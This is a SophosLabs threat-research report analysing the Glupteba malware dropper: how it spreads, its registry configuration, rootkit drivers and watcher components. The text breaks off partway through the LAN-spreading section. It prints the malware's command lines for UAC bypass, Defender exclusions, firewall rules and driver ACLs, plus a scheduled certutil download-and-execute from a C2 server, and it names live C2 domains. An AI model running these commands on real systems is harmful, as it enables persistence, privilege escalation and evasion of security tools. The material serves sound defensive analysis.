

Glupteba: Hidden Malware Delivery in Plain Sight

Inside a self-concealing malware distribution framework with a security-resistant ecosystem

Luca Nagy, SophosLabs

June, 2020

About a month ago, one of my colleagues noticed a spike in the number of samples belonging to the same malware campaign, most of them with the filename "app.exe." This malware, which turned out to belong to a family called Glupteba, spreads using EternalBlue, and downloads additional payloads. At the same time, we got some hints that the malware had been targeted at the online gaming community, and that this had been happening since mid-January.

Coincidentally, another coworker called my attention to an interesting research warning about a rise in the use of pay-per-install networks, and the misconception that these services are only associated with adware. This research referenced cases in January where a variety of malware – including DreamBot, Raccoon Stealer, and Glupteba – were being spread by a pay-per-install adware vendor called InstallCapital. [1]

At around the same time, malware researcher Vitali Kremez was issuing warnings about destructive malware that claimed to be ransomware, and maliciously misidentified Kremez as its creator. Based on some victims' experience, the malware may have been downloaded by a Glupteba loader that had been promoted as a pirated software installer.

Inspired by this confluence of coincidences, I decided to investigate Glupteba. What really grabbed my attention was the dropper's self-defense capabilities: By continuously monitoring its components, even specific services, it was able to thwart efforts at removing it from an infected machine. Glupteba also takes a variety of approaches to lay low and avoid being noticed. Besides its information-stealing, router-exploiter, and Web proxy capabilities, Glupteba has been making efforts at improving its exhaustive backdoor function list, loader responsibilities, and network communication.

Table of Contents

Executive summary	4
Where does Glupteba come from?.....	4
Glupteba main dropper component: Its structure and functions	6
Initializing the dropper	8
Observing the environment and installation.....	12
Registering the bot with the Glupteba network.....	13
Glupteba's rootkit driver, concealment, and self-defense.....	15
The "watcher" components.....	16
Polling and handling the commands.....	19
Components for concealment	21
Disabling DSE.....	21
Disabling PatchGuard and DSE.....	21
Components for spreading on LAN	25
Network communication	26
Configuring the content delivery network (CDN) server	26
C2 servers	27
C2 domain update using the blockchain	30
Historical order of the C2 domain updates.....	32
Glupteba's payload components	33
Communications proxy component - "cloudnet.exe".....	33
C2 server communication	33
Watchdog component - "windefender.exe".....	36
MikroTik RouterOS exploiter components	38
DNS cache poisoning - "routerdns.exe" and "d2.exe"	40
Browser stealer components.....	43
Conclusion	46
Acknowledgments	47
IOCs.....	47
References	47

Executive summary

The name Glupteba represents both a malware family, and the malware distribution framework it creates by its presence on an infected computer. The bot has been connected to historically large malware campaigns such as [Operation Windigo](#).

The Glupteba bot, essentially a dropper for a succession of components that extend its core functionality, exhibits a wide range of capabilities, including stealth (by means of a rootkit that leverages kernel drivers to conceal the bot components from view), lateral spread (using different implementations of the EternalBlue exploit), attacks against IoT devices (primarily MikroTik consumer routers), the ability to deliver additional malware payloads on behalf of other threat actors (as well as functionality to itself via plugin components), and a clever method of concealing updates to its list of command and control servers by parsing and decrypting benign-looking comments in the bitcoin transaction blockchain.

Glupteba is still under constant development. Beside the previously mentioned features, the bot has been enhancing a list of backdoor functions that include its ability to profile the infected host, discover and exfiltrate sensitive information, and manipulate data and configurations on the infected device. The bot has been tied to what are alleged to be installers for popular commercial software applications or games, from sites that claim to provide pirated copies of that software.

Where does Glupteba come from?

One method Glupteba employs for spreading was exactly as it came onto our radar: the EternalBlue exploit. We observed Glupteba downloading and interacting with a file named **deps.zip**, which turned out to be related to the original Shadow Brokers exploit. In some cases, we also found further evidence within another Glupteba payload named **e7.exe**, that leverages the same exploit but with a different implementation.


I also followed up on another investigative thread, when I checked the reported cases about the site hosting downloads of, ostensibly, pirated commercial software, **crackedion[.]com** and downloaded what claimed to be a pirated version of Adobe Illustrator CS6. I confirmed that installing this application leads to Glupteba.

ADOBE ILLUSTRATOR CS6 FULL CRACK WITH SERIAL KEYGEN {LATEST 2019} FREE

written by Crackedion | January 21, 2020

Adobe Illustrator CS6 Cracked + Serial Number Portable [Mac+Windows]

Adobe Illustrator CS6 Crack 2020 is an efficacious vector illustration software that covers everything you'll desire for design, web and video projects. One main headline this time is the extra focus on performance.



First, the downloader site redirected to a common link on this site (including a token and the cracked software name to be downloaded), such as:

```
https://dataf0ral1[.]com/mmd/?token=0dd12522f11f9gd22fa4f5b2139ca968bced823c&q=Adobe%20Illustrator%20CS6%20Full%20Crack%20With%20Serial%20Keygen%20{Latest%202019}%20Free
```

However, that link further redirected to the Glupteba downloader site - **1.podcast[.]best**, while a "-RTMD-<random>.exe" string was added to the software file name in the URL. I wanted to test the theory that the "-RTMD-" string was unique to installers downloading Glupteba, which turned out to be correct; I found several Glupteba downloader sites while searching for this *-RTMD-* string in URIs. In these cases, the URI path also contains the "/ru53332/" subfolder and all the filenames in that folder are associated with cracked software, such as:

- nova_launcher-prime-v6-RTMD-aii6ov7nggaavhwcaerffwasaffze7ma.exe
- wii+super+smash+bros+brawl+iso-RTMD-alufov5ocgaavhwcaerffwagaczjl4a.exe

- freemake+video+converter+4-RTMD-ao-dnv7hiwaavhwcaerffwamahof74ma.exe
- fl+studio+20-RTMD-ahv9ov5chgaavhwcaerffwasaky_tzva.exe


While chasing down this lead, I found another unique string of - **FMLD**- in several URLs. These strings turned out to be related to a so-called *distributor ID* in the Glupteba droppers. (I discuss the purpose of this later in this paper.) The URIs marked by the string id of -FMLD- seems to be associated with video links on YouTube, as opposed to the cracked software filenames.

This YouTube campaign started around the beginning of April. In these cases, the URI path contains the /ru5555/ subfolder, and the string -**FMLD-0.exe** is appended to the filename. For example:

- _foxtrot_music_mix__1__youtube-fmld-0.exe
- 7_tips_for_healthy_living__youtube-fmld-0.exe
- introduction_to_ict__youtube-fmld-0.exe
- star_wars__order_66__hd_1080p__youtube-fmld-0.exe
- naruto_vs_sasuke__uicideboy__youtube-fmld-0.exe
- mike_tyson_training_2020-fmld-0.exe

Glupteba main dropper component: Its structure and functions

In this section, we'll follow the flow of the Glupteba bot's internal instructions, as illustrated by the following subroutine map.



Initializing the dropper

The main function of the Glupteba dropper (and most of its components, too) begins with checking the essential directories: whether those are empty, and any installation failure can be reported **[1]**. The malware is capable of reporting failures at nearly all important phases of its execution by sending the appropriate failure message to the server, using HTTP requests to the `/api/install-failure` URI path. The dropper, written in Go, uses a custom packer. It queries the username and active console session id with the security identifier **[2]**, and starts storing crucial config information in the Windows Registry**[3]**:

ab AV	REG_MULTI_SZ	
ab CDN	REG_SZ	https://bestblues.tech
Command	REG_QWORD	0x00000000 (0)
ab CPU	REG_SZ	Intel(R) Core(TM) i5-3210M CPU @ 2.50GHz
ab Defender	REG_SZ	1
ab Firewall	REG_SZ	1
FirstInstallDate	REG_QWORD	0x5e79ddf5 (1585044981)
ab GPU	REG_SZ	VMware SVGA 3D
ab IsAdmin	REG_SZ	1
ab Name	REG_SZ	DelicateSnow
ab OSArchitecture	REG_SZ	64
ab OSCaption	REG_SZ	Microsoft Windows 7 Ultimate
PatchTime	REG_QWORD	0x00000000 (0)
PGDSE	REG_QWORD	0x00000000 (0)
ab PP	REG_SZ	0
SC	REG_QWORD	0x00000000 (0)
ab Servers	REG_MULTI_SZ	https://robotatten.com https://whitecontroller.com https://sleepingcontrol.com
ServersVersion	REG_QWORD	0x00000094 (148)
ab ServiceVersion	REG_SZ	
ab UUID	REG_SZ	182e26b7-7297-4b70-a8bd-c3ea31b46c8e
ab VC	REG_SZ	0

HKEY_USERS\S-1-5-21-2425827730-257759953-407857295-1000\Software\Microsoft\TestApp

Figure 1: Registry keys set by the main Glupteba dropper

The `HKEY_USERS\<SID>\Software\Microsoft\TestApp` Registry key path stores information necessary for the Glupteba dropper and components, such as the addresses of content delivery network (CDN) and command-and-control (C2) servers. There is one CDN server and several C2 servers, used for different purposes.

The malware initially uses hardcoded domain names, but Glupteba can update this information after installation. Even these updates are unusual: Glupteba updates the CDN entry when it receives the appropriate command from the server, but the C2 servers are updated by tracking transaction data from the Bitcoin blockchain.

Also stored in the Registry are version numbers, the latest commands received from the server, process privileges, and a confirmation about the success of sending information about the parent processes to the server.

The stored application name is generated by the an open-source random name generator (<https://github.com/yelinaung/Go-haikunator>) which it then modifies into CamelCase [2], which results in application names like "SpringWater" or "DelicateSnow."

The server provides the UUID when the bot first registers itself, and has important responsibilities in later operations. The *Firewall* value indicates whether the firewall rules (for allowing incoming traffic) were added successfully. The malware adds itself to the Windows Defender exclusions list, which then prevents Defender from detecting Glupteba-related files and folders; if successful, it adds a value to the *Defender* key. The Glupteba dropper also records the *FirstInstallDate* here, and the version of the watchdog service - one of its components.

The PDGSE Registry key value is set along with the PatchTime value, right before the malware installs kernel drivers, when some kernel security evasion must be applied. Therefore, PDGSE can store several values, depending on the success of different evasion techniques. The VC value is set right after the browser stealer component came into action. It configures the SC value when the ACL rules are used to strengthen the defenses of Glupteba's rootkit drivers.

Data related to the OS are also queried and stored in the Registry, such as the OS architecture and caption - queried by WMI commands: *SELECT OSArchitecture FROM Win32_OperatingSystem* and *SELECT Caption FROM Win32_OperatingSystem*. Glupteba stores the user privileges, and the presence of any antivirus software, obtaining by WMI commands of *SELECT displayName FROM AntiVirusProduct*.

Finally, it also queries, then stores, information about the infected hardware, such as the processor type and speed, amount of RAM, and the GPU - all queried by WMI commands, too.

In the **(4)** step, it sends the parent process names and PIDs to the C2 server along with some information needed for identify the bot, like the distributor ID, campaign ID or the machine GUID.

The distributor ID has been, so far, a one-digit ID, identifying the distributor of the dropper.

In cases when the binary doesn't have any argument (e.g., it was downloaded from a pirated software site like **setbird[.]website**), and the filename contains the **-RTMD-**string, the bot sets this "distributor ID" value as 6. If the filename contains the **-FMLD-**string and no argument, the distributor ID is assigned the value 5 (which happened when we downloaded it from **maxbook[.]site/ru5555/**).

If there's no argument and the files uses neither of these strings in the filename, the distributor ID gets set to 4. Although, this ID can be arbitrary, in several cases we observed that it was passed as a parameter in form of " /<distributor_id>-<campaign_id>" (or, more precisely, with the regular expression **(\[/(\d)-(.*)**).

In contrast, the value the malware calls the "campaign ID" does not identify the specific attack campaign; Confusingly, the malware treats this five-digit ID as a designation about the execution state of Glupteba. The designation *campaign ID* came the named Go functions of the examined sample, so this is how the bot's authors named it. It can be derived from the command line argument used to launch the Glupteba process. For instance, in cases where the running process is downloaded from an update of the

dropper, which was launched by scheduled task, it always executes with /31340 parameter, and this number becomes the campaign ID value.

The proxy component, for example, can be launched with /31339 or /31337 parameter - depending on whether it is downloaded by a dropper's watcher function (31339) or it is launched by a backdoor function ("update-cloudnet," 31337). At the very beginning of the infection, when the filename is still the name of the downloaded application, the campaign ID determines this value from the string that follows -RTMD- or -FMLD-. For instance, when the filename is:

AdobellustratorCS6FullCrackWithSerialKeygenLatest2019}Free-RTMD-AEIduk17nlgAA7xo.exe,

then the campaign id is:

AEIduk17nlgAA7xo

At stage [5], depending on the process token privileges, the dropper attacks UAC.

In cases where the running OS anything earlier than Windows 10, it uses the *HKCU\Software\Classes\mscfile\shell\open\command* Registry key with the *default* Registry key value, [abusing the CompMgmtLauncher process](#) to bypass the UAC and execute the payload.

In cases where the victim's operating system is Windows 10, Glupteba uses the legitimate Windows component *fodhelper.exe* to [prevent the UAC prompt from displaying](#) to the user, setting the *HKCU\Software\Classes\ms-settings\shell\open\command* Registry key with a value of *DelegateExecute* so it can [run as a privileged process](#).




Figure 2: Depending on the OS version, Glupteba uses different UAC bypass techniques. Under Windows 10, it uses *fodhelper.exe*, while for other versions it uses *CompMgmtLauncher*.

In case the token privileges were elevated, the process checks whether the running process hasn't been already a system-level process, because then it spawns a copy of itself and launches that as a *TrustedInstaller* service. This method requires administrator privileges, but administrators don't have rights for accessing system files, as opposed to the permission of a *TrustedInstaller* service. The *TrustedInstaller* service

will be launched if it hasn't been, yet. Since Glupteba uses kernel drivers for its rootkit, this is necessary for success.

Right after SeDebugPrivileges were enabled and the token can be accessed, the winlogon.exe process is used to obtain a Trusted Installer token and to impersonate the logged-on user process (as defined by WinSta0\Default). So, the spawned process will have NT AUTHORITY\SYSTEM privileges at the end, the old exits.

After these, at stage **[6]**, the executable checks its parameter to execute different tasks:

- *"- update <PID>":* PID can be defined in order to terminate. In case there is no PID added, then finds the app name from the Registry, sets *Global\csrss* event while terminates the old process corresponding to the app name and, copies the binary again to the "%WINDIR%\rss" folder as *csrss.exe*. It launches the newly copied *csrss.exe* with *"-cleanup"* parameter and exits. Besides, it cleans after it, so deletes the old app name from autorun registry and deletes every file from its working folder, like from the "%TEMP%\csrss\smb\ folder. Then the launched process, with its cleanup parameter, will remove the updater file.
- *"-cleanup":* It removes the updater file.
- *"-hide <PID>":* It uses the "\\.\WinMon" driver to unlink that EPROCESS from the process list. It opens the driver and write the PID to the memory of it.
- *"-uninstall":* It isn't implemented.

Observing the environment and installation

At stage **[7]**, the malware examines the environment and the running processes. If the running process is not correctly installed [%WINDIR%\rss\csrss.exe], then it checks whether it's running inside a virtual machine.

It checks whether VirtualBox is running by opening \\.\VBoxMiniRdrDN file, and it also compares the running processes with the following ones:

```
my_vmproc_offsets dd offset aVboxtrayExe ; DATA XREF: main_isRunningInsideVM+2Ffo
                  ; "VBoxTray.exe"
dd 0Ch
dd offset aVboxserviceExe ; "VBoxService.exe"
dd 0Fh
dd offset aPrlCcExe ; "prl_cc.exe"
dd 0Ah
dd offset aPrlToolsExe ; "prl_tools.exe"
dd 0Dh
dd offset aSharedintappEx ; "SharedIntApp.exe"
dd 10h
dd offset aVmusrvcExe ; "vmusrvc.exe"
dd 0Bh
dd offset aVmsrvcExe ; "vmsrvc.exe"
dd 0Ah
dd offset aVmtoolsdExe ; "vmtoolsd.exe"
dd 0Ch
```

Figure 3: Glupteba checks for a list of processes related to being run inside of a virtual machine

It checks whether the app has been running by performing a WMI query and checks the *Global\h48yorbq6rm87zot* mutex to ensure it's running in the appropriate execution path.

By stage **[8]**, it's ready to complete the installation. However, before installing, the app performs some self-defensive functions. It searches for the presence of an endpoint security product by checking its distributor_ID value: if the distributor ID is 3, 4, 6, or 8, it assumes there's no AV product on the machine. If the distributor ID is 9, it assumes an AV exists on the machine, and it terminates its own process.

It adds some firewall rules to allow communication for csrss.exe (the installed Glupteba app), and for cloudnet.exe (the proxy module, discussed later in this report):

```
C:\Windows\Sysnative\cmd.exe /C "netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="%WINDIR%\rss\csrss.exe" enable=yes"
```

```
C:\Windows\Sysnative\cmd.exe /C "netsh advfirewall firewall add rule name="CloudNet" dir=in action=allow program="%APPDATA%\EpicNet Inc\CloudNet\cloudnet.exe" enable=yes"
```

It adds Windows Defender exclusions for the Glupteba files and folders:

HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths Registry:

- %TEMP%\csrss
- %TEMP%\wup
- %APPDATA%\EpicNet Inc\CloudNet
- %APPDATA%\<app_name>
- %WINDIR%
- %WINDIR%\rss
- %WINDIR%\System32\drivers
- %WINDIR%\windefender.exe

HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes:

- cloudnet.exe
- csrss.exe
- <app_name>.exe
- windefender.exe

HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes

- csrss.exe
- cloudnet.exe
- windefender.exe
- <app_name>.exe

After that, the installation sets the Glupteba working directory to be a now-hidden folder, "%WINDIR%\rss", copies the binary there, renames it to **csrss.exe** and gains persistence by registering the autorun Registry key (*HKEY_USERS\%s\Software\Microsoft\Windows\CurrentVersion\Run*) with the generated app name and the "%WINDIR%\rss\csrss.exe" value. Then, it is executed with the appropriate campaign ID as the parameter.

At point **[9]**, it again checks execution path correctness, since in case the installed csrss.exe is already running, then it double checks it using the *Global\h48yorbq6rm87zot* mutex and register the bot to the C2 server - in case the UUID is still empty.

Registering the bot with the Glupteba network

During registering the bot, at stage **[10]**, it queries and sends tons of information to the server. In addition to the stored config information, it also gathers and sends the OS build number, motherboard serial number, MAC address, disk drive serial number, machine GUID, OS install date and amount of installed RAM to the C2. It obtains these details using queries of WMI or the Registry.

After sending the registration package, the response is verified and the UUID will be used as a value under the *HKEY_USERS\%s\Software\Microsoft\InstallKey* Registry as well as will be stored in Registry configs - under the UUID name.

During this post registration phase **[11]** it performs some additional operations (where %s represents the user's account SID in the Registry):

- It creates the **HKEY_USERS\%s\Software\Microsoft\RegisterAppProcessing** key in the Registry, then the dropper sends a poll request to the server, containing a lot of information from the bot (explained in the "Network communication and domain update by blockchain" section, below). If the server responds correctly and accepts the package, the dropper sets the **HKEY_USERS\%s\Software\Microsoft\RegisterAppOk** Registry key.
- It obtains all the installed apps on the system, querying from **SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall** Registry, then sending it to the server.
- It obtains the installed browsers from the **HKEY_USERS\%s\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice** Registry by getting the value of *ProgId* name field, then sends it to the server, too.

Glupteba's rootkit driver, concealment, and self-defense

The next stage of the infection **(12)** is about gaining persistence for the bot (posing as **csrss.exe**) by creating a scheduled task and applying living off the land techniques for updating it. This is achieved by abusing certutil, invoked through the Task Scheduler. At this point, the dropper launches the binary with the /31340 campaign ID:

```
schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR \"%WINDIR%\rss\csrss.exe\" /TN csrss /F\"  
schtasks /CREATE /SC ONLOGON /RL HIGHEST /RU SYSTEM /TR \"%cmd.exe /C certutil.exe -  
urlcache -split -f <server_name>/app/app.exe %TEMP%\csrss\scheduled.exe &&  
%TEMP%\csrss\scheduled.exe /31340\" /TN ScheduledUpdate /F"
```

Then at stage **(13)** Glupteba creates a hidden temporary directory and adds it to the Defender exclusions list, in order to get its updated version without Defender detecting it in %TEMP%\csrss

Depending on the passed parameter at **(14)** - say campaign ID - is /31340, then a scheduled install report is sent to the server along with the bot id (UUID), noting that the persistence has already been set by scheduled tasks.

In point **(15)** the rootkit drivers are installed. Depending on the different build numbers and OS architectures, it uses different binaries for running and installing the drivers correctly.

For instance, in case of Win 8 and Win 10, the secure boot is enabled by default. Secure boot helps preventing rootkits when computer boots, so in case it is not enabled, the patch.exe will be dropped to turn off the PatchGuard (only on 64 bit) by using a vulnerable VirtualBox kernel driver.

This wouldn't succeed when secure boot is enabled. After turning off PatchGuard, it uses **dsefix.exe** (a tool that originated in a public Github repository) to disable Driver Signature Enforcement (which I discuss later in the Disabling DSE section). If both binaries were dropped, it tries to terminate the PcaSvcP service after it installs the kernel drivers. The PcaSvcP service is responsible for notifying the user that an outdated program is running. So, for instance, after successfully turning it off, the bot can install and launch the Winmon driver. The dropper also creates a service instance of WinMonFS driver and installs that driver, too.

Finally, it installs and loads the WinmonProcessMonitor driver. In case the installed Winmon failed in hiding PIDs, the boot loader will be deleted with the use of bcdedit.exe and then deletes the Winmon service in order to make attempts to reinstall it.

During driver installation, the bot sets the ACL by calling the following commands:

```
cmd.exe /C sc sdset WinMon
D:[A;;CCLCSWRPWPDTLOCRRC;;;SY][A;;CCDCLCSWRPLOCSDRCDWOWO;;;BA][D;;WPDT;;;BA][A;;CCLCSWLO
CRRC;;;IU][A;;CCLCSWLOCRRC;;;SU]S:[AU;FA;CCDCLCSWRPWPDTLOCRSDRCDWOWO;;;WD]

cmd.exe /C sc sdset WinmonFS
D:[A;;CCLCSWRPWPDTLOCRRC;;;SY][A;;CCDCLCSWRPLOCSDRCDWOWO;;;BA][D;;WPDT;;;BA][A;;CCLCSWLO
CRRC;;;IU][A;;CCLCSWLOCRRC;;;SU]S:[AU;FA;CCDCLCSWRPWPDTLOCRSDRCDWOWO;;;WD]

cmd.exe /C sc sdset WinmonProcessMonitor
D:[A;;CCLCSWRPWPDTLOCRRC;;;SY][A;;CCDCLCSWRPLOCSDRCDWOWO;;;BA][D;;WPDT;;;BA][A;;CCLCSWLO
CRRC;;;IU][A;;CCLCSWLOCRRC;;;SU]S:[AU;FA;CCDCLCSWRPWPDTLOCRSDRCDWOWO;;;WD]A;
```

The part of "[D;;WPDT;;;BA]" is the most important as it can deny (D) to stop (WP), pause or continue (DT) the service to the built-in administrator group (BA), so afterwards, terminating the service is much more difficult. (If this succeeds, SC value in the config Registry is set.)

At step **[16]** the dropper tries to hide itself using the Winmon rootkit driver. It writes the result to the PDGSE Registry key (referenced in the Initializing the Dropper section, above).

After, **[17]** it hides the watchdog component - named "windefender.exe"-, and the proxy component - named "cloudnet.exe" by using WinMon driver.

At stage **[18]** WinDefender service as well as the watchdog component of Glupteba is tracked here. It means it first checks whether the service hasn't been created yet, then downloads it from the CDN with the URI: "/app/watchdog.exe?t=" - where the "t" variable signs the current time. Then, it launches itself as a service with name WinDefender. It also tracks the version number of it, updates it, removes the old one, and most importantly it hides it with WinMon driver by writing the PID to the memory of it. It is designed to an infinite loop, so it takes continuous responsibility of the service. The service version and PDGSE is updated in Registry all along.

Then, at stage **[19]** the Glupteba filenames are excluded from being displayed in Windows Explorer or other directory lists, using the \.\WinMonFS kernel driver, by writing the filenames and folders to the driver memory.

The "watcher" components

In the next stage of the attack **[20]** several watcher/monitoring functions starts, like the WinDefender service watcher function at [18]. These watcher functions track modules of Glupteba *continuously*, and are mostly responsible for hiding, relaunching, updating, or terminating other processes.

CDN watcher

It continuously queries the server about the content delivery network (CDN) domain name with a GET request, and updates the Registry as needed. (More details on server structure in the "Network communication and domain update by blockchain" section, below.)

Windows Update Service watcher

In an infinite loop, it continuously tries to terminate, then delete the Windows Updater service.

Defender watcher

It adds Windows Defender exclusions for the Glupteba files and folders every 10 minutes.

Cloudnet watcher

It tracks whether the proxy component of Glupteba it is running, then downloads the payload from the requested cloudnet URL or from a hardcoded domain with the URI: /cl.exe, launch it and hide it with WinMon in every minutes. *Global\Mp6c3Ygukx29GbDk* mutex is used, and MD5 hash calculated too. Cloudnet is launched with parameter - so campaign id- of /31339.

Wup watcher

Download and hide an xmrig miner. Track and update, too.

SMB watcher:

This function is responsible for spreading Glupteba on LAN.

First, the host starts listening on tcp port 31461, before it starts searching SMB. Detection of tcp port 31461 works like an indicator that the infection has taken place, since during scanning the LAN, the bot initially checks to see if port 31461 is active. The SMB vulnerability checking for MS17-010 is implemented here in the dropper. It checks port 445, connects to an IPC\$ tree, and determines whether the status returned for a transactions on FID 0 returns **STATUS_INSUFF_SERVER_RESOURCES (0xC0000205)** [seen below], which means the tested host doesn't have the MS17-010 patch installed.

```
check_error_code:                ; CODE XREF: main_checkHost+86D↓j
    mov     eax, [esp+98h]
    cmp     byte ptr [eax+9], 5
    jnz     short not_vuln
    cmp     byte ptr [eax+10], 2
    jnz     short not_vuln
    movzx   ecx, byte ptr [eax+11]
    test    cl, cl
    jnz     short not_vuln
    cmp     byte ptr [eax+12], 0C0h ; 'R'
